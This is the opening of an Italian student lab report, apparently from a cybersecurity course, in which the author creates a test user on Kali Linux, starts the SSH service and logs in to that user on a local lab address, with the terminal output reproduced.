
CONSEGNA S6/L4


di Giuseppe Lupoi

Seguendo la parte della consegna con l’esercizio guidato iniziamo creando un nuovo utente su Kali Linux con i seguenti comandi




```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1002) ...
info: Adding new user `test_user' (1002) with group `test_user (1002)' ...
warn: The home directory `/home/test_user' already exists.  Not touching this dire
ctory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

Continuiamo con l’attivazione del servizio SSH per poi tentare una connessione all’user appena creato




```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.3.0-kali1-arm64 #1 SMP Debian 6.3.7-1kali1 (2023-06-29) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jan 11 08:20:42 2024 from 192.168.50.100
┌──(test_user㉿kali)-[~]
